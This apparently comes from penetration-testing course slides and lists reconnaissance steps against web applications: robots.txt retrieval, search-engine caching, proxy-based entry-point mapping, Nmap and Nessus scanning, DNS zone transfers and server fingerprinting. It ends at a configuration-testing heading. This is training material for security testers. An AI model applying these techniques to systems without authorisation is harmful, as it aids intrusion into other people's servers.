
Information Gathering



- Retrieve and analyze robots.txt file using tools such as GNU Wget
- Use the advanced "site:" search operator and then click "Cached" to perform search engine reconnaissance
- Identify application entry points using tools such as Webscarab, Burp proxy, OWASP ZAP, TamperIE (for Internet Explorer), or Tamper Data (for Firefox)
- To identify web applications: probe for URLs, do dictionary-style searching (intelligent guessing) and perform vulnerability scanning using tools such as Nmap (Port Scanner) and Nessus
- Implement techniques such as DNS zone transfers, DNS inverse queries, web-based DNS searches, querying search engines (googling)

Information Gathering

(Cont'd)




- ⊖ Analyze error codes by requesting invalid pages and utilize alternate request methods (POST/PUT/Other) in order to collect confidential information from the server
- ⊖ Examine the source code from the accessible pages of the application front-end
- ⊖ Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP, .HTM, .PHP, .EXE, and watch for any unusual output or error codes
- ⊖ Perform TCP/ICMP and service fingerprinting using traditional fingerprinting tools such as Nmap and Queso, or the more recent application fingerprinting tool Amap




Configuration Management Testing



START

